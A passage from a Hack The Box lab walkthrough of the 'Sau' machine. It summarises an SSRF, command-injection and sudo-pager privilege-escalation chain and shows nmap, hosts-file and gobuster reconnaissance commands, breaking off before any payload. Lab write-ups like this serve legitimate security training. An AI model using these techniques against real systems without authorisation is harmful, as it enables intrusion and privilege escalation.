HTB Labs — Red Teaming Track— “Sau” Machine Walkthrough | By: CyberAlp0

Hey Folks, this is CyberAlp0. Welcome to a new walkthrough featuring the machine "Sau" from Hack The Box.
Sau is a Linux-based machine that demonstrates how chaining multiple vulnerabilities — Server-Side Request Forgery (SSRF), unauthenticated command injection, and a sudo misconfiguration paired with a systemd pager exploit — can escalate from zero access to full root compromise. The attack chain starts with exploiting an SSRF vulnerability in Request Baskets (CVE-2023-27163) to reach an internal Maltrail instance, injecting OS commands through the unauthenticated login endpoint to gain a reverse shell, and escalating privileges by abusing the less pager spawned by a sudo-permitted systemctl command (CVE-2023-26604).
Executive Summary
Below is a high-level overview of the attack methodology used to compromise the machine.
Stage I: Scanning
An Nmap scan revealed two accessible TCP ports: SSH (22) and HTTP (55555) running a Golang-based web server. Port 80 was detected but filtered, indicating an internal service unreachable from the outside.
Stage II: Enumeration
Web enumeration on port 55555 uncovered Request Baskets, an open-source web service for collecting and inspecting HTTP requests. The application version was identified as vulnerable to CVE-2023-27163, a Server-Side Request Forgery vulnerability that allows an attacker to configure a basket to forward incoming requests to arbitrary internal URLs and proxy the response back.
Directory brute-forcing against port 80 failed due to the port being externally filtered, confirming that the internal service could only be reached through the SSRF.
Stage III: Exploitation
A basket was created on Request Baskets and configured to forward requests to http://127.0.0.1:80 with proxy response enabled. Accessing the basket URL revealed the internal service — Maltrail v0.53, a malicious traffic detection system.
Maltrail v0.53 is vulnerable to an unauthenticated OS command injection in the /login endpoint's username parameter. A reverse shell payload was injected via the SSRF-proxied login request, establishing a shell as the puma user and yielding the user flag.
Privilege escalation was achieved by exploiting CVE-2023-26604, a local privilege escalation vulnerability in systemd versions before 247. The sudo -l output revealed that puma could execute /usr/bin/systemctl status trail.service as root without a password.
Since systemd 245 does not set LESSSECURE=1 when invoked through sudo, the less pager spawned by systemctl status retains full functionality — including the ability to execute shell commands via the !bash escape. After stabilizing the reverse shell with a proper TTY and shrinking the terminal size to trigger the pager, a root shell was obtained, yielding the root flag.
Let's waste no time and begin pwning the machine…
Phase 1: Scanning & Reconnaissance
First we will start the scanning stage in which we will find all the opened ports and the services that are running on the target’s server. We will start 3 different types of scanning using the Nmap.
Firstly: Initial scanning
Run the following command on the target as an initial scanning
sudo nmap -sC -sV -vv -oN {The path where you will save the file} {The Target}This will be considered as an initial scan for you to begin working on.

Based on the initial scan, we will find that there are 3 TCP services that are running on the target's machine and those services are:
- SSH service that is running over port 22
- HTTP service that is running over the port 80
- HTTP service that is running over port 55555

From the previous scan, we can find that the value of the TTL is equal to 63 which indicates that the OS that is running on the target's machine is likely to be a Linux.
Secondly: All Ports Scan
This scan will run in the background while you are working. Execute the following command
sudo nmap -p- -T4 -oN {The path} {The Target}
The result of the all-ports scan shows that the same result of the initial scan that we performed on the target's machine.
Thirdly: UDP Scan
Execute the following command
sudo nmap --top-ports 50 -oN {The path} {The Target}
The UDP scan does not show any UDP ports are opened. So, we will move to the next phase knowing that there are only three services are open and each service is operated on different ports.
Upon that we can answer the first question which is: Which is the highest open TCP port on the target machine?
The answer is: 55555
Also, this answers the following question: What is the name of the open source software that the application on 55555 is "powered by"?
The answer is: Request-Baskets
Note that: Request Baskets is an open-source web service written in Go that allows users to create temporary URL endpoints (called "baskets") to collect and inspect incoming HTTP requests. Think of it as a webhook catcher — you create a basket, get a unique URL, and any request sent to that URL is captured and stored for you to review later, including headers, body, and parameters. It's commonly used for testing webhooks, debugging API integrations, and inspecting HTTP traffic. In pentesting, it's notable because older versions are vulnerable to Server-Side Request Forgery (SSRF), allowing attackers to make the server send requests to internal services that aren't accessible from the outside.

The key takeaway is that the attacker uses Request Baskets as a proxy — they create a basket that forwards requests to an internal service (like port 80) that they can't reach directly from outside, and the server makes the request on their behalf, sending the response back to the attacker.
Phase 2: Enumeration & Information Gathering
At which we will start analysing the target’s URL and navigate the web application more based on what we have found in the first stage of scanning.
Firstly: HTTP/HTTPS (Port 80/443)
We will resolve the IP address in the local DNS server by adding the IP address in the /etc/hosts. Run the following command:
echo "{the target Ip sau.htb}" | sudo tee -a /etc/hosts
Now, we are able to access the web application through the web by typing the following URL in the browser:
http://sau.htb:55555
We have configured the port at the end of the URL, as there is an HTTP service that is running through the port 55555.

Secondly: Manual checks
At this stage we will navigate the website for any headers, extensions, error pages, search bars, or file upload features.
If we take a look at the footer of the page, we can identify the version of the request-baskets that is running on the machine
Upon that we can answer the question which is: What is the version of request-baskets running on Sau?
The answer is: 1.2.1
Upon that we can answer the question which is: What is the 2023 CVE ID for a Server-Side Request Forgery (SSRF) in this version of request-baskets?
The answer is: CVE-2023-27163
For more information about the CVE, Read from this source
Thirdly: Directory brute-forcing using gobuster
Preform the following commands to see the possible directories that may be found on the target.
gobuster dir -u http://{Target IP} -w /usr/share/wordlists/dirb/big.txtThis command will try to use the wordlist called (big.txt) to brute force the target to find any directories

Note that: As per the screenshot, I have executed the command directly without defining the port that the web service is running on, which lead to an error stating that the gobuster couldn't connect to the target's IP. Thus, I added the port 55555 at the end of the URL, So, the tool is able to brute force the directories of the target.
Based on the directory brute forcing result, we can find that there were no directories found on the target's machine except for the /web. This is the only sub directory that returned with an HTTP request code equals to 200.
You can run the following command for further enumeration.
